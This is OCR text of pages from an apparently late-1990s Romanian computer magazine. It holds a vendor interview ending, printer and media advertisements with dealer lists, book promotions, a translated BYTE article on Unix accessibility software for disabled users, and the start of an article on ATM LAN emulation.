face simultan pentru toți utilizatorii, care totodată nu se mai confruntă nici cu probleme legate de versiuni individuale. Este ieftin și costurile de exploatare a unui astfel de calculator sunt mult mai reduse decât cele ale unui PC clasic. Au mărimea unui laptop, sunt echipate cu 8..64MB RAM și pe o interfață GUI / X Window plăcută rulează aplicațiile intranet ale corporației: programe de birotică, baze de date, corespondență, contabilitate etc. Însă unul din cele mai mari avantaje pare totuși eliminarea necesității salvării permanente a muncii fiecărui utilizator în parte: datele sunt stocate pe servere sigure și practic sunt disponibile simultan pentru toți membrii echipei.

- Pentru a fi inclusă în Comunitatea Europeană și a fi acceptată în structurile NATO, printre altele România va trebui să-și îmbunătățească sistemul informațional. Ce înseamnă aceasta din punct de vedere al pieței potențiale pentru Dvs. ?

J.D: Da. Pentru noi România și chiar întreaga regiune est-europeană prezintă o importanță strategică. Potrivit datelor statistice, în ultimii ani, aici creșterea relativă a potențialului informatic a fost semnificativă. Suntem prezenți în zonă direct și prin partenerii noștri și oferim soluții complete, practic pentru orice aplicație de anvergură. Clientul nostru va primi sisteme la cheie, și nu va fi nevoit să apeleze la o serie de alte firme pentru consultanță, aplicații, subansamble speciale, memorii de masă etc. Avem un număr mare de parteneri de afaceri strategici în România, cu care colaborăm deja la o serie de aplicații de anvergură, mai ales în domeniul tranzacțional.

- Vă mulțumesc și succes în continuare!

Verbatim

Wide choice, smart solutions

Verbatim
DataLifePlus
OptiDriver
MO 640MB
Verbatim
ANTI-GLARE 95 ASR
LASER TONER CARTRIDGE


Dealeri:


Agis Computer	- Cluj Napoca	Tel.: 064.43 18 17
Noua Generație Internațional	- București	Tel.: 323 19 83
Autocom	- Timișoara	Tel.: 056.20 19 19
Orcas Birotica	- București	Tel.: 211 77 87
Focus International Infoconsult	- București	Tel.: 335 60 05
SOWAH România	- Oradea	Tel.: 059.43 64 56

Reseleri:

A&D COMPROD	– București	Tel.: 642 52 55	**Cumulus Logic**	- Baia Mare	Tel.: 062.43 32 48
General Prof. Syst.	- București	Tel.: 312 71 02	**Log-Soft**	– Iași	Tel.: 032.21 11 30
Adisan	- București	Tel.: 323 72 68	**Digisoft**	- Constanța	Tel.: 041.65 30 36
Grup Transilvae	- București	Tel.: 210 39 10	**Matco Serv 2000**	- București	Tel.: 250 59 16
AHT	- București	Tel.: 211 66 24	**DW Computer**	- Alexandria	Tel.: 047.31 41 25
Impact	- Bacău	Tel.: 034. 11 02 03	**Microcomputer Service**	- Craiova	Tel.: 051.16 33 03
Arca Inf	- Buzău	Tel.: 038.41 49 49	**Eltop**	- Târgu Jiu	Tel.: 053.21 86 66
Inovator Engicom	- București	Tel.: 335 69 27	**Open Systems**	– Pitești	Tel.: 048.21 90 00
Assist Software	- Suceava	Tel.: 030.52 03 03	**Fabian Rossi Trading**	- București	Tel.: 311 06 25
Intel Service	- Slobozia	Tel.: 043. 23 15 06	**Ram-Tech Business**	- Galați	Tel.: 036.46 15 64
Brahms International	- Brașov	Tel.: 068.41 04 20	**General Systems**	– Iași	Tel.: 032. 27 10 19
Itech Electronics	- București	Tel.: 650 25 39	**RomWest Electronic**	–Târgoviște	Tel.: 045.21 84 80
CMB Pro Computer	- București	Tel.: 613 46 99	**GMB Computers**	- Constanța	Tel.: 041. 67 31 99
Lecom	- București	Tel.: 650 64 20	**Set Service**	- Piatra Neamț	Tel.: 033.21 91 58


Vă așteptăm la CERF '97, Pavilion 105, Stand 1218


Microsoft
Windows NT 4.0
Technical
Support
Training
Hands-On Self-Paced Training for Windows NT Server Version 4.0
Microsoft Press



Microsoft Press knows
Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
1 2

este timpul

Îţi lipsesc. **Ţi le-ai dori.** Resursele pentru instruire şi certificare Microsoft. **Norocul** tău, **Microsoft Press are soluţia**; seturile de resurse şi seturile de instruire în ritm propriu care te ajută să **înveţi** despre ceea ce ai **nevoie**, atunci când ai nevoie să ştii. Indiferent că doreşti să-ţi **perfecţionezi** cunoştinţele anterioare sau să-ţi creezi un **program de instruire într-un ritm propriu,** vei afla că mai ai şi timp pentru **viaţa** ta.


Microsoft
Windows NT 4.0
Network
Administration
Training
Microsoft Press

Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7


Microsoft
SQL Server
Training
Hands-On, Self-Paced Training for Microsoft SQL Server Version 6.5
Microsoft Press

Microsoft® SQL Server Server
Training
1-55615-930-7

Microsoft
Windows NT
Server
Resource Kit
Supplement One
Microsoft Press

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft
Windows NT
Workstation
Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® Press

COMPUTER PRESS AGORA

*Cărţile pot fi răsfoite, comandate şi cumpărate de la librăria noastră deschisă la sediul firmei **Forte Computers**, str. Lipscani nr. 102; precum şi de la următoarele magazine din **Bucureşti**: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); **Craiova**: INTERCAFENET, Calea Bucureşti A26 parter; **Cluj**: T&M Promedia, str. Doja nr.30*

*Puteţi comanda orice carte de la: **Computer Press Agora s.r.l.**, C.P. 94 OP.49, Bucureşti, fax: 01-2300286*

Important: Lista completă de preţuri poate fi obţinută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Mult aşteptata tehnologie de adaptare soseşte şi pe platforma Unix. De Joseph J. Lazzaro

Unix ajută invalizii


Dacă sunteţi un utilizator de calculator cu deficienţe, nu prea aveţi şanse dacă programul de adaptare care vă ajută să vă descurcaţi nu rulează sub sistemul de operare ales de dumneavoastră. Această problemă poate sta în calea studiilor, promoţiilor sau chiar şi obţinerii unui loc de muncă. În timp ce Unix este cel mai matur sistem de operare, ironia face ca să fie poate cel mai lipsit de tehnologii care să vină în ajutorul celor cu deficienţe. Din fericire, vestea bună este că lista dispozitivelor şi programelor de adaptare pentru Unix a început să crească. Acest articol parcurge mai multe programe de adaptare bazate pe Unix, ce ajută utilizatorii invalizi. După cum v-aţi aşteptat, cele mai multe dintre acestea sunt dezvoltate chiar de comunitatea Unix şi disponibile pe Internet gratuit.

Vorbeşte-mi

Ieşirea vocală oferă ajutor pentru utilizatorii de calculatore cu vederea deteriorată. Un modul numit Emacspeak face ca editorul standard Emacs să vorbească, să poată rosti caractere individuale, cuvinte, linii sau conţinutul întregului ecran. Programul permite celor cu văzul deteriorat să creeze şi să editeze fişiere cu reacţie vocală, să ruleze alte programe iar ieşirea lor să fie verbalizată, atâta timp cât există un dispozitiv de sintetizare a vocii. Emacspeak lucrează în modul de interfaţă text standard, deci nu sub suprafaţa grafică X Window. Din Emacspeak se pot rula programe independente folosind confirmarea verbală.

Emacspeak poate fi adaptat cu uşurinţă după cerinţe şi oferă reacţie verbală conform nevoilor. De exemplu, programul poate genera un semnal audio care să semnaleze dacă rândul actual este aliniat. De asemenea, Emacspeak poate fi instruit să citească propoziţia curentă, o coloană sau conţinutul ferestrei. Emacspeak poate la fel să verbalizeze intrarea de la tastatură ca şi caractere individuale sau în cuvinte. Se poate schimba viteza de vorbire, precum şi alţi parametri, cum ar fi citirea completă, parţială sau deloc a semnelor de punctuaţie.

Momentan, Emacspeak suportă sintetizatorul de voce DECtalk Express produs de Digital Equipment Corporation. Este un sintetizator portabil, alimentat de la baterie şi are un vocabular nelimitat. Dispozitivul se ataşează la calculator prin portul serial, vine cu nouă voci naturale şi este instalaţia preferată în industria sistemelor de adaptare.



V2.2 Copyright 1992-94, Command Corp. Inc.

Status: Recognition is active

In Cube permite comanda vocală şi poate provoca acţiunile date în mod normal de la tastatură sau mouses

Citirea ecranului

Cititorii de ecran sunt programe care interceptează informaţia scrisă către monitorul video şi o transmite la un sintetizator de voce. De asemenea, pot comanda afişoare braille pentru a produce ieşire de tip braille. Cititoarele de ecran şi sintetizatoarele de voce permit oamenilor cu probleme vizuale să ruleze programe Unix comerciale şi să navigheze în Internet. Programele acestea au combinaţii de taste acceleratoare pentru citire de caractere, cuvinte, linii, ferestre sau orice porţiune de pe ecran. Deşi sunt numeroase cititoare de ecran pentru DOS, Windows şi OS/2, pentru Unix nu a existat nici unul - până acum.

UltraSonix este primul cititor de ecran nativ pentru sistemele X Window. A fost dezvoltat la Georgia Insitute of Technology cu ajutorul unei finanţări federale şi scos în domeniul public. UltraSonix, în timp ce era un proiect de cercetare, era cunoscut sub numele de Mercerator. Georgia Tech nu mai dezvoltă UltraSonix, dar autorii au vrut să se asigure ca programul va ajunge la cei care au cea mai mare nevoie de el: persoanele cu deficienţe vizuale care utilizează sistemul şi interfaţa X Window. Codul sursă este disponibil pentru utilizare necomercială. Conform dezvoltatorilor, sursele UltraSonix se compilează şi rulează pe Sun Sparcstation cu sistemul de operare Solaris 2.5 şi Common Desktop Environement (CDE).

Centrul de Cercetare şi Dezvoltare Trace coordonează lucrările pe cale de desfăşurare a portării sub Linux a programului UltraSonix. Sursele se pot obţine prin FTP anonim de la ftp://multimedia.cc.gatech.edu-pub-UltraSonix .source-7.0.tar.Z. Acest fişier include sursele complete pentru sistemul de bază. Pentru mai multe informaţii despre UltraSonix, vizitaţi paginile de Web a lui Brian Sellden la http://henge.com/~brian sau http://henge1.henge.com/~brian/ ultrlin .html. Pentru utilizare comercială trebuie contactat Oficiul de Licenţiere Tehnologică la Georgia Tech.

Un alt program care merită încercat este Puff. E un program de mărire ecran pentru sistemul X Window destinat celor care nu pot citi textul la mărimea de afişare obişnuită. Puff urmăreşte automat cursorul de la mouse şi măreşte porţiunea din jurul cursorului. Programul poate mări atât text cât şi grafică. Puff are doar 33-KB şi se poate obţine din biblioteca de programe al Centrului Trace la ftp://trace.wisc.edu/pub /access_utils/unix/puff.tar.gz.

Unix la îndemână

PowerBraille este un afişor de braille cu reîncărcare produs de Telesensory Inc. Dispozitivul PowerBaille se conectează la calculator iar punctele mecanice braille apar la o linie de ecran deodată. PowerBraille este disponibil în mai multe modele ce generează caractere de trei mărimi cu 40, 65 şi 80 de celule, unde o celulă reprezintă un caracter braille format din 8 puncte. Compania producătoare spune că utilizând un afişor de 80 celule se pot „citi spreadshituri şi cele mai multe texte în coloană“, cu alte cuvinte se poate citi o afişare de 80 caractere text. Unitatea are o interfaţă serială, paralelă şi merge şi pe platformele DOS sau Windows. PowerBraille urmăreşte cursorul de la mouse sau cel standard şi permite citirea de pe monitorul video. Bineînţeles că pentru fiecare platformă, PowerBraille are drivere şi programe specifice.

Screen este un program simplu cititor de ecran, ce permite utilizatorilor orbi să se conecteze direct PowerBraille la o maşină Unix. Programul, dezvoltat la Oregon State Universitz, permite ca terminalul braille să afişeze mai multe procese diferite, uzual shell-uri interactive Unix. Screen face posibil ca utilizatorul să afişeze fiecare sesiune în braille. Screen rulează pe SPARC, HP3000 şi HP800. BRLLTZ este un alt program cititor de ecran ce lucrează cu afişorul PowerBraille. Acest program permite accesul la o consolă de sistem Unix rulând Linux (versiune de nucleu 1.1.92 sau mai recentă) pe un PC sau o maşină DEC Alpha. Cu BRLLTY utilizatorul poate citi caractere, cuvinte, linii sau întregul ecran. Atât Screen, cât şi programul BRLLTY pot fi găsite la pagina de Web Telesensory la http://www.telesensory.com.

Accesul la Linux

Există un efort pentru a face Linux mai accesibil persoanelor care sunt oarbe sau suferă de deficienţe vizuale. Cum e un sistem de operare ieftin, Linux este o alegere bună pentru cei cu bugetul mai subţire. Un proiect aflat în desfăşurare numit BLinux va permite utilizatorilor cu deficienţe vizuale să instaleze Linux pe sistemele lor. Pentru a simplifica acest proces, documentaţia HOWTO specifică instalării este imprimată în braille şi înregistrată pe casetă, astfel că utilizatorul orb poate instala Linux fără a avea un al doilea calculator pentru citirea documentaţiei. Odată ce Linux rulează, utilizatorul poate profita de fişierele HOWTO, ce sunt în formate ce pot fi prelucrate de programele de sinteză vocală şi de cititoarele de ecran.

Cei aflaţi în spatele BLinux vor continua să adauge facilităţi de adaptare ce nu erau disponibile anterior pentru Unix. Noile facilităţi vor include suport pentru braille, sinteză vocală, navigare pe Web, etc. Pagina BLinux se află la http://leb.net/blinux şi merită vizitată. Sursele se pot găsi pe serverul de arhive aflat la ftp://leb.net/pub/Linux.

INFORMAŢII

Telesensory
(PowerBraille)
Mountain View, CA
(415) 960-0920
fax: (415) 960-0462
info@telesensory.com
http://www.telesensory.com

Digital Equipment Corp.
(DECtalk Express Speech Synthesizer)
Nashua, NH
(800) 722-9332
fax: (603) 884-5597

Command Corp.
(In Cube)
Duluth, GA
(770) 813-8030
fax: (770) 813-0113
in3@commandcorp.com
http://www.commandcorp.com/

Pentru persoanele ce au dificultăţi în a introduce text de la tastatură, recunoaşterea vocală poate fi de mare ajutor. In Cube e un pachet de program de recunoaştere a vorbiri continue pentru staţii de lucru Sparc rulând Sun OS 4.1.x şi Solaris 2.x. IN Cube face posibil să daţi comenzi verbale la staţia de lucru cu posibilităţi audio, prin intermediul unui microfon. Se pot construi seturi de comenzi verbale pentru fiecare aplicaţie de pe sistem. In Cube poate încărca automat fiecare set de comandă atunci când o aplicaţie este focusată. Pachetul mai oferă un editor lexical pentru crearea şi modificarea comenzilor vocale. In Cube include instrumente pentru navigarea între ferestre şi clienţii X după nume, un mod de comandă pentru lansarea aplicaţiilor şi o fereastră de intrare pentru importarea textului sub comandă vocală.

Comitetul ia măsuri


Centrul de Cercetare şi Dezvoltare Trace de la Universitatea din Wisconsin-Madison este un laborator de tehnologie de asistare foarte important. (Centrul Trace îl puteţi găsi la http://trace.wisc.edu sau puteţi trimite e-mail la info@trace.wisc.edu.) Condus de vizionarul director, Dr. Gregg, Centrul Trace a jucat un rol major în a face calculatoarele mai accesibile. Trace a dus un efort remarcabil pentru a face sistemele de operare DOS, Windows, Windows95 şi MacOS mai accesibile cu driverele Access Pack care au fost portate pe fiecare platformă. Un grup format exclusiv din voluntari, cunoscut sub numele de Disability Action Committee for X (DACX), condus de Centrul Trace, a lucrat în culise din toamna anului 1992 pentru a creşte accesibilitatea în comunitatea Unix şi a asistat dezvoltarea soluţiilor de acces pentru Unix. În paralel cu eforturile pentru calculatoarele PC si Macintosh, membrii DACX au dezvoltat un set de utilitare pentru a face Unix mai accesibil. Un prim pachet numit AccessX a fost disponibil ca parte a Solaris 2.4 de la Sun, Digital Unix şi OpenVMS 6.0. Facilităţile de acces oferite de AccessX au fost încorporate în XKB, o extensie standard pentru X11R6.1. XKB include facilităţi pentru a ţine şi bloca tastele modificatoare (ex. Shift, Alt, Ctrl), prevenirea apăsării accidentale de taste, filtrarea repetării tastelor şi asistenţă cu ajutorul mouse-ului. Oferă mult ajutor celor ce au probleme cu dispozitivele de intrare standard.

Comunitatea Unix şi-a exprimat clar dorinţa de a face Unix mai accesibil pentru comunitatea celor cu deficienţe. Aceasta urmăreşte o tendinţă generală în industria de calculatoare, de a face mai accesibile sistemele de operare pentru toată lumea. Ca dovadă efortul remarcabil al Microsoft de a îmbunătăţi Windows95 în această privinţă. Graţie tehnologiei de adaptare şi importanţei de care se bucură, ne putem aştepta la un acces mult îmbunătăţit la Unix sau la orice alt sistem de operare. ■

Joseph J. Lazzaro este autorul Adapting PCs for Disabilities *(Addison-Wesley, 1996). Este şef de proiect la programul de tehnologii de adaptare la Massachusetts Commission for the Blind din Boston. Îl puteţi contacta la* **lazzaro@world.std.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mátyás Mátyás*]

Imprimantele din
Seria HP DeskJet 690C
te ajută să faci
valuri cu
documentele
tale.



În lumea afacerilor peştii mari îi înghit pe cei mici. Dacă vrei să faci valuri, ai nevoie de o imprimantă cu care poţi obţine documente de cea mai bună calitate.

Adică de calitatea oferită prin imprimarea cu jet de cerneală, garantată doar de liderul în domeniu – HP DeskJet 690C.

De ce să te mulţumeşti cu performanţele modeste ale imprimantelor matriceale? Ele tipăresc lent şi zgomotos documente cu aspect cenuşiu şi caractere neclare.

Compară aceste nereuşite cu textele tipărite cu HP DeskJet 690C: clare, de un negru intens, folosind o varietate largă de seturi de caractere. Iar calitatea fotografică a imaginilor color obţinute oferă un plus de forţă documentelor tale.

Impactul creat de documentele tale nu e condiţionat de folosirea unei hârtii speciale, deoarece imprimanta HP DeskJet 690C este capabilă să reproducă pe hârtie obişnuită imagini şi texte de o calitate similară cu cea a imprimării cu laser. Mai mult, HP DeskJet 690C poate imprima pe folii transparente, cărţi poştale şi chiar pe bandă continuă de hârtie.

Şi, cel mai important, înlocuirea imprimantei matriceale este economică pentru că HP DeskJet 690C este disponibilă la un preţ atractiv, iar costurile de utilizare sunt reduse datorită tipăririi pe hârtie obişnuită.

Aşadar, nu sta pe gânduri, contactează partenerul Hewlett–Packard cel mai apropiat şi vei deveni dintr-o dată rechinul cel mai de temut din marele ocean al afacerilor.

HEWLETT PACKARD
Glossy Paper

IMPRIMANTELE HP. HÂRTIA ESTE ÎN SLUJBA TA.

S & T România — HEWLETT–PACKARD Service Center: 330 73 00
BBS pentru suport tehnic HP: 330 72 21


HEWLETT® PACKARD

PARTENERI DIRECŢI
Bucureşti
AMERILEX – 223 43 23
AREXIM – 312 02 55
MBL Computerland – 230 40 32
Q'NET – 211 78 55
SYSTEM PLUS – 210 85 65
Constanţa
AREXIM Constanţa – (041) 611 600


RESELLERI
Bucureşti
THEMA – 230 59 61
FLAMINGO – 222 46 43
ORCAS – 211 77 80
TRICORP – 679 48 79
ALSYS DATA – 411 26 26
Cluj
AGIS – (064) 431 817
SISTEC – (064) 190 282
Iaşi
RADIX – (032) 212 453
Timişoara
BRIDGEMEN – (056) 201 360

Vă recomandăm câteva din
cele mai noi cărți de referință de la editurile de referință:


McGraw-Hill



PROGRAM DEVELOPMENT
IN UNIX
CASE STUDY APPROACH
J. T. SHEN

$GML
the BILLION DOLLAR SECRET
CHET ENSIGN


Security in Distributed Computing
Did You Lock the Door?
Glen Bruce, Rob Dempsey
HEWLETT-PACKARD PROFESSIONAL BOOKS

LAURA LEMAY'S GUIDE TO
Sizzling WEB SITE Design


VISUAL BASIC 5 CLIENT/SERVER HOW-TO
THE DEFINITIVE VISUAL BASIC PROBLEM-SOLVER FOR SERVER APPS
NOEL JERKE, GEORGE SZABO, DAVID JUNG, DON KIELY


The Most Complete Reference
Special Edition
USING CGI
Second Edition
que

Prentice-Hall, QUE, SAMS

*Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei **Forte Computers**, str. Lipscani nr. 102; precum și de la următoarele magazine din **București**: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); **Craiova**: INTERCAFENET, Calea București A26 parter; **Cluj**: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: **Computer Press Agora s.r.l.**, C.P. 94 OP.49, București, fax: 01-2300286

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

COMPUTER PRESS AGORA

Un mecanism tolerant la defecte pavează o cale sigură de migrare către ATM pentru aplicațiile vitale ***De Steen B. Lohse***


Circuite ATM de încredere

Pe măsură ce infrastructura IT actuală continuă să crească atât în dimensiune cât și în complexitate, companiile caută să treacă la tehnologia ATM (Asynchronous Transfer Mode). Ea oferă o lățime de bandă de până la 155 Mbps (iar acum de 622 Mbps între comutatoare) și conducte de deservire desktop de 25 Mbps sau chiar mai mult. Un administrator de rețea trebuie să păstreze în același timp, atât investiția companiei în rețelele moștenite, cât și aplicațiile de rețea instalate. Spre exemplu, aplicațiile bazate pe LAN cum ar fi Lotus Notes, Windows NT Advanced Server și NetWare, care în mod curent nu rulează în mod nativ pe ATM, necesită o rută pe segmentul ATM.

LANE (LAN emulation) prin ATM reprezintă calea naturală pentru migrarea Token Ring și Ethernet LAN către rețele ATM tolerante la defecte. Specificațiile 1.0 LANE ale Forumului ATM abordează problema construirii unei rețele robuste compusă din servere LAN moștenite și segmente ATM. Cu toate acestea, specificațiile LANE prezintă o problemă potențial fatală pentru administratorii de rețea: versiunea 1.0 permite doar un singur LES (LAN emulation Server) respectiv BUS (Broadcast and Unknown Server) pe o rețea emulată, creând posibilitatea apariției unui singur punct slab, însă mult mai periculos.

Viața la viteză maximă

LANE definește modul în care un SO de rețea și aplicațiile bazate pe Ethernet sau Token Ring rulează nemodificat printr-o rețea ATM. LANE oferă posibilitatea SO-ului și tuturor protocoalelor de deasupra nivelului 2 de rețea să opereze fără cusur cu ATM. Un adaptor ATM care folosește drivere LANE - bazate pe NDIS (Network Driver Interface Specifications) sau ODI (Open Data-Link Interface) - apare în fața stivei de protocoale a server-ului și a sistemului de operare în rețea ca și un adaptor Ethernet sau Token Ring. Conversia adreselor este facilitată prin implementarea unei arhitecturi client / server prin care adresele MAC (Media Access Control) sunt mapate pentru adresele ATM pentru toate stațiile de capăt emulate. Astfel, aplicațiile LAN existente pot fi folosite pe rețele ATM fără a schimba protocoalele de bază.


Conexiune la ATM prin LAN emulation
Ethernet sau Token Ring
Servicii LES singulare
BUS
LES
LECS
② LES & BUS mapează adresa în adresă ATM
Comutator ATM
① LEC cere translatarea adreselor
LEC
Comutator ATM Ethernet
LEC
LEC
LEC
Clienți cu adaptoare ATM
Conexiune fizică
Conexiune logică
BUS: Broadcast and Unknown Server
LECS: LAN Emulation Configuration Server
LEC: LAN Emulation Client
LES: LAN Emulation Server

LANE (LAN emulation) mapează adresele Ethernet sau Token Ring în adrese ATM

